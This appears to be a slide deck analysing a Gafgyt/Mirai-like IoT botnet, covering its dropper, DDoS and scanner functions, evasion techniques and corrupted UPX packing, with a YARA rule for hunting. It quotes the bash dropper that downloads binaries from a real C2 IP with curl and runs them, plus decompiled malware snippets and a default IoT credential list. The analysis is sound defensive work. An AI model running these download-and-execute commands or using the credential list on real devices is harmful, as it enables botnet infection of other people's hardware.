

# Could Threat Actors Be Downgrading Their Malware to Evade Detection?

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# Agenda

- 📄 Overview of Mirai and Gafgyt
- 📄 Initial access and First stage
- 📄 VirusTotal Hunting
- 📄 Second Stage
  - 📄 Overview of the capabilities
  - 📄 DDoS - TCP SYN flood attack
  - 📄 Scanner
- 📄 Defense Evasion and Anti Analysis Techniques
  - 📄 Monitor processes running on the system
  - 📄 Hiding its own process name
  - 📄 Active use of forks
  - 📄 Packing the sample with UPX
- 📄 Conjectures and Conclusions

# Mirai and Gafgyt

## Brief overview



Two of the most known IoT Botnets



Main goal: DDoS



Targeting IoT devices (routers, IP cameras, DigitalVideoRecorders, ... ) and Linux servers






Using default credentials or Exploits







Source code publicly available since 2015-2016

# Our focus

-  Group of samples similar to Gafgyt
-  Differences with Gafgyt family
-  Some similarities with Mirai

# Initial access: default credentials

-  Misusing valid accounts
-  Used by multiple botnets
-  From Mirai source code






*Top credentials misused by attackers within the last week of September 2022*

# First stage

## Bash script delivery and payload execution






### Bash script

-  Iteratively download binaries compiled for different architecture (curl, wget)
-  Change files permissions
-  Try to execute

```
/bin/sh
rm -rf Boota.0curl
curl http://80.76.51.224/Boota.arm -o Boota.0curl
chmod 777 Boota.0curl
./Boota.0curl arm.curl
rm -rf Boota.1curl
curl http://80.76.51.224/Boota.arm5 -o Boota.1curl
chmod 777 Boota.1curl
./Boota.1curl arm5.curl
```

# VirusTotal Hunting

## Understanding the magnitude of this attack

-  Hunting for similar bash scripts on VT
-  Extracting all the IPs from VT and our Honeypots
-  Found 400 unique C2
-  Each C2/campaign has a different filename associated to the 2<sup>nd</sup> stage payload
-  IP detection rates are low

```
1 rule curl_wget_malicious_files {
2     strings:
3         $sh = "/bin/sh"
4         $rm = "rm -rf"
5         $wget = "wget http://"
6         $curl = "curl http://"
7         $download = {(77 67 65 74 | 63 75 72 6C) 20 68 74 74 70 3A 2F 2F [1-3] 2E [1-3] 2E [1-3] 2E [1-3] 2F}
8         $chmod = "chmod 777"
9         $arch1 = "arm"
10        $arch2 = "m68k"
11        $arch3 = "mips"
12        $arch4 = "mips1"
13        $arch5 = "ppc"
14        $arch6 = "sh4"
15        $arch7 = "spc"
16        $arch8 = "x86"
17    condition:
18        $sh and any of ($chmod*)
19        and any of ($arch*)
20        and #download > 6
21        and (#wget > 6 or #curl > 6)
22        and #rm > 6
23        and 8 of ($arch*)
24 }
```

# Targeted architectures

 **x86** ←

 ARM

 MIPS/MIPSEL

 PowerPC

 SH-4

 SPARC

 m68k



# Second Stage Payload



## Malware capabilities

- DDoS
- PING
- Botkill
- Shell
- Stop – stops unwanted processes on the system
- Scanner – scan and infect other devices

```
if ( (unsigned int)strcmp(*a1, "budp") )
{
    if ( (unsigned int)strcmp(*a1, "pudp") )
    {
        if ( (unsigned int)strcmp(*a1, "icmp-echo") )
        {
            if ( (unsigned int)strcmp(*a1, "tcp-syn") )
            {
                if ( (unsigned int)strcmp(*a1, "tcp-ack") )
                {
                    if ( (unsigned int)strcmp(*a1, "tcp-raw") )
                    {
                        if ( (unsigned int)strcmp(*a1, "http") )
                        {
                            if ( (unsigned int)strcmp(*a1, "PING") )
                            {
                                if ( (unsigned int)strcmp(*a1, "botkill") )
                                {
                                    if ( (unsigned int)strcmp(*a1, "shell") )
                                    {
                                        if ( (unsigned int)strcmp(*a1, "stop") )
                                        {
                                            result = strcmp(*a1, "togglescaner");
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

# Second Stage Payload



## DDoS capability




- ✈ 12 commands, 7 DDoS techniques
- ✈ Protocols used to generate the DDoS attack:
  - ✈ UDP
  - ✈ ICMP
  - ✈ TCP
  - ✈ HTTP

```
if ( (unsigned int)strcmp(*a1, "budp") )
{
    if ( (unsigned int)strcmp(*a1, "pudp") )
    {
        if ( (unsigned int)strcmp(*a1, "icmp-echo") )
        {
            if ( (unsigned int)strcmp(*a1, "tcp-syn") )
            {
                if ( (unsigned int)strcmp(*a1, "tcp-ack") )
                {
                    if ( (unsigned int)strcmp(*a1, "tcp-raw") )
                    {
                        if ( (unsigned int)strcmp(*a1, "http") )
                        {
                            if ( (unsigned int)strcmp(*a1, "PING") )
                            {
                                if ( (unsigned int)strcmp(*a1, "botkill") )
                                {
                                    if ( (unsigned int)strcmp(*a1, "shell") )
                                    {
                                        if ( (unsigned int)strcmp(*a1, "stop") )
                                        {
                                            result = strcmp(*a1, "togglescanner");
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```



# Second Stage Payload

## A look into TCP SYN flood attack - 1




### TCP handshake

-  SYN
-  SYN, ACK
-  ACK

### Requirements for a successful attack

-  Victim allocates a state for every SYN segment
-  There is a limit to the number of states to be kept

### SYN flood attack

-  Sending many SYN requests (client)
-  Memory is allocated on the server and answers with SYN,ACK
-  Client not responding with ACK leaving the server hanging

```
if ( (unsigned int)strcmp(*a1, "tcp-syn") )
```

# Second Stage Payload

## A look into TCP SYN flood attack - 2

🐞 What does a syn flood attack looks like in our sample:

```
while ( 1 )  
    _libc_sendto(sockfd, buf, len, MSG_NOSIGNAL, &dest_addr, 16);  
}
```

\* MSG\_NOSIGNAL:  
Requests not to send SIGPIPE on errors on stream oriented sockets when the other end breaks the connection.

🐞 Possible remediations (RFC 4987)

- 🐞 Reduce the SYN-RECEIVED timer
- 🐞 SYN cache
  - 🐞 For each IP and TCP port a cache is set up, when it's full the oldest element is dropped
- 🐞 SYN cookies
  - 🐞 No state is allocated for SYN-RECEIVED
  - 🐞 State is transmitted over the SYN-ACK in a cookie
  - 🐞 Reconstructed with the ACK

# Second Stage Payload



## Scanner





- to search for other devices on demand
- attempt to log in using an hardcoded list of credentials
- Note: although this functionality is also present in the Gafgyt source code on GitHub, these samples use a list of credential similar to the one used by Mirai.

```
char *usernames[] = {"root\0", "\0", "admin\0", "user\0", "login\0", "guest\0"};
```

```
char *passwords[] = {"root\0", "\0", "toor\0", "admin\0", "user\0", "guest\0", "login\0",  
"changeme\0", "1234\0", "12345\0", "123456\0", "default\0", "pass\0", "password\0"}
```

```
sub_4020A0("admin", "admin", 10);  
sub_4020A0("root", "root", 10);  
sub_4020A0("root", "", 8);  
sub_4020A0("guest", "12345", 8);  
sub_4020A0("hikvision", "hikvision", 8);  
sub_4020A0("default", "default", 8);  
sub_4020A0("default", "", 8);  
sub_4020A0("root", "vizxv", 8);  
sub_4020A0("user", "user", 8);  
sub_4020A0("root", "GM8182", 8);  
sub_4020A0("root", "xc3511", 8);  
sub_4020A0("root", "xmhdipc", 15);  
sub_4020A0("root", "tsgoingon", 15);  
sub_4020A0("root", "5up", 8);  
sub_4020A0("root", "solokey", 8);  
sub_4020A0("root", "vizxv", 15);  
sub_4020A0("root", "juantech", 8);  
sub_4020A0("root", "zlxx.", 8);  
sub_4020A0("root", "antslq", 10);  
sub_4020A0("root", "123456", 15);  
sub_4020A0("root", "1001chin", 10);  
sub_4020A0("root", "winlndows", 10);  
sub_4020A0("admin", "7ujMko0admin", 10);  
sub_4020A0("user", "user", 10);  
sub_4020A0("root", "jvbdz", 10);  
sub_4020A0("root", "123", 3);  
sub_4020A0("admin", "0000", 8);  
sub_4020A0("ftp", "ftp", 8);  
sub_4020A0("root", "7ujMko0vizxv ", 8);  
sub_4020A0("root", "hunt5759", 8);  
sub_4020A0("root", "ivdev", 8);  
sub_4020A0("admin", "zhone", 8);  
sub_4020A0("guest", "guest", 8);  
sub_4020A0("support", "support", 8);  
sub_4020A0("daemon", "daemon", 8);  
sub_4020A0("root", "icatch99", 8);  
sub_4020A0("telnetadmin", "telnetadmin", 8);
```

# Defense Evasion Techniques

-  Monitor processes running on the system
-  Hiding its own process name
-  Active use of forks
-  Packing the sample with UPX



# Defense Evasion Techniques

## Monitoring processes running on the system

- ❏ Killing any running process that is not stored on a specific path or named as wished

- ❏ “/proc/” + PID + “/exe”
- ❏ readlink()
- ❏ Obtains a pathname
- ❏ Checks if the string contains
  - ❏ “bin/”
  - ❏ “lib/”
  - ❏ “Yofukashi”

```
if ( (unsigned __int8)(*(__BYTE *) (v2 + 19) - 48) <= 9u )// file name starts with a number
{
    PID_str = (char *) (v2 + 19);           // pointer to filename in the dirent struct
    PID_int = _GI_atoi(v2 + 19);
    if ( PID_int != (unsigned int) _libc_getpid() )// if current filename is different than caller PID
    {
        v5 = _GI_atoi(PID_str);
        if ( v5 != (unsigned int) getppid() )// and if also different than caller PPID
        {
            memset(v7, 0, sizeof(v7));      // prepare buffer
            copy(v8, "/proc/");
            concat_string_0(v8, PID_str);
            concat_string_0(v8, "/exe");
            if ( _GI_readlink(v8, v7, 63LL) != -1// reads link pathname and place it in buffer
                && !search_substring(v7, "bin/")
                && !search_substring(v7, "lib/")
                && !search_substring(
                    v7,
                    "Yofukashi" ) )
            {
                v6 = _GI_atoi(PID_str);
                _GI_kill(v6, 9);
            }
        }
    }
}
```

# Defense Evasion Techniques

## Hiding the process name

- ❏ `prctl()` manipulates aspects of the calling process
- ❏ `PR_SET_NAME` sets the name of the calling thread

```
mov     esi, offset aBinBash ; "/bin/bash"  
mov     edi, PR_SET_NAME  
xor     eax, eax  
call    prctl
```



# Defense Evasion Techniques



## Active use of forks

- ❏ To be able to segregate its functionality, malware executes parts of the code in many separate forks
- ❏ 15 calls to `fork()`

	Up	p	sub_400B20+2B	call	__libc_fork
	Up	p	sub_400CF0+2D	call	__libc_fork
	Up	p	sub_400CF0+23B	call	__libc_fork
	Up	p	sub_400F90+2D	call	__libc_fork
	Up	p	sub_400F90+235	call	__libc_fork
	Up	p	sub_401220+D3	call	__libc_fork
	Up	p	sub_401220+E0	call	__libc_fork
	Up	p	sub_4013A0+1F	call	__libc_fork
	Up	p	sub_4013A0+1E6	call	__libc_fork
	Up	p	sub_4015E0+21	call	__libc_fork
	Up	p	sub_4015E0+117	call	__libc_fork
	Up	p	sub_401900+25	call	__libc_fork
		p	sub_401C90+13B	call	__libc_fork
	Do...	p	sub_4022D0+11	call	__libc_fork
	Do...	p	sub_4022D0+143D	call	__libc_fork




# Defense Evasion Techniques

## UPX packing corrupted

- What is a packer?
  - Compress the executable
  - Evade detection
  - Hides plain-text strings

# Defense Evasion Techniques

## UPX packing corrupted

-  UPX is an opensource packer
-  `upx -d sample`
-  Corrupting `l_info` struct and `p_info` struct

# Defense Evasion Techniques

## UPX packing corrupted

```
730 struct l_info          // 12-byte trailer in header for loader (offset 116)
731 {
732     uint32_t l_checksum;
733     uint32_t l_magic;
734     uint16_t l_lsize;
735     uint8_t  l_version;
736     uint8_t  l_format;
737 };
```

<https://github.com/upx/upx/blob/d7ba31cab8ce8d95d2c10e88d2ec787ac52005ef/src/stub/src/include/linux.h#L730>

# Defense Evasion Techniques

## UPX packing corrupted

```
730 struct l_info          // 12-byte trailer in header fo
731 {
732     uint32_t l_checksum;
733     uint32_t l_magic;
734     uint16_t l_lsize;
735     uint8_t  l_version;
736     uint8_t  l_format;
737 };
```

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x00000000	7f	45	4c	46	01	01	00	00	00	00	00	00	00	00	00	00	.ELF.....
0x00000010	02	00	08	00	01	00	00	00	38	26	45	00	34	00	00	00	.....8&E.4...
0x00000020	00	00	00	00	07	10	00	00	34	00	20	00	02	00	28	00	.....4. ...(.
0x00000030	00	00	00	00	01	00	00	00	00	00	00	00	00	00	40	00	.....@.
0x00000040	00	00	40	00	00	10	00	00	98	58	04	00	06	00	00	00	..@.....X.....
0x00000050	00	00	01	00	01	00	00	00	00	00	00	00	00	00	45	00	.....E.
0x00000060	00	00	45	00	40	30	00	00	40	30	00	00	05	00	00	00	..E.@0..@0.....
0x00000070	00	00	01	00	36	ee	1a	8e	4e	53	41	21	14	0a	0d	1e	....6...NSA!...
0x00000080	00	00	00	00	20	5a	00	00	20	5a	00	00	94	00	00	00	....Z..Z.....
0x00000090	60	00	00	00	02	00	00	00	7f	3f	64	f9	7f	45	4c	46	`.....?d..ELF

<https://www.nozominetworks.com/blog/automatic-restoration-of-corrupted-upx-packed-samples/>

# Defense Evasion Techniques

## UPX packing corrupted

```
739 struct p_info      // 12-byte packed program header follows stub loader
740 {
741     uint32_t p_progid;
742     uint32_t p_filesize;
743     uint32_t p_blocksize;
744 };
```

# Defense Evasion Techniques

## UPX packing with version 4.0

-  UPX v 4.00
-  Still under development (at the time of the analysis)

# Recap



- **Capabilities**

- DDoS using 4 protocols and 7 techniques
- PING
- Botkill
- Shell
- Stop – stops unwanted processes on the system
- Scanner – scan and infect other devices

- **Anti-analysis techniques**

- Monitoring processes running on the system
- Hiding process name
- Active use of forks
- UPX packing



# Lightweight Sample

- **Capabilities**

- DDoS using 4 protocols and 7 techniques
- PING
- Botkill
- Shell
- Stop — stops unwanted processes on the system (not as a command)
- Scanner — scan and infect other devices

- **Anti-analysis techniques**

- Monitoring processes running on the system
- Hiding process name
- Active use of forks (adapted)
- UPX packing corrupted

# Possible explanations



Changing their tactics and evading detection



Cyber crime scheme to make profits by modulating the malware; additional features being added “à la carte” (Botnet-as-a-Service)



Other ...

Pick your favourite explanation for now...  
... We'll keep investigating



# Thank You!

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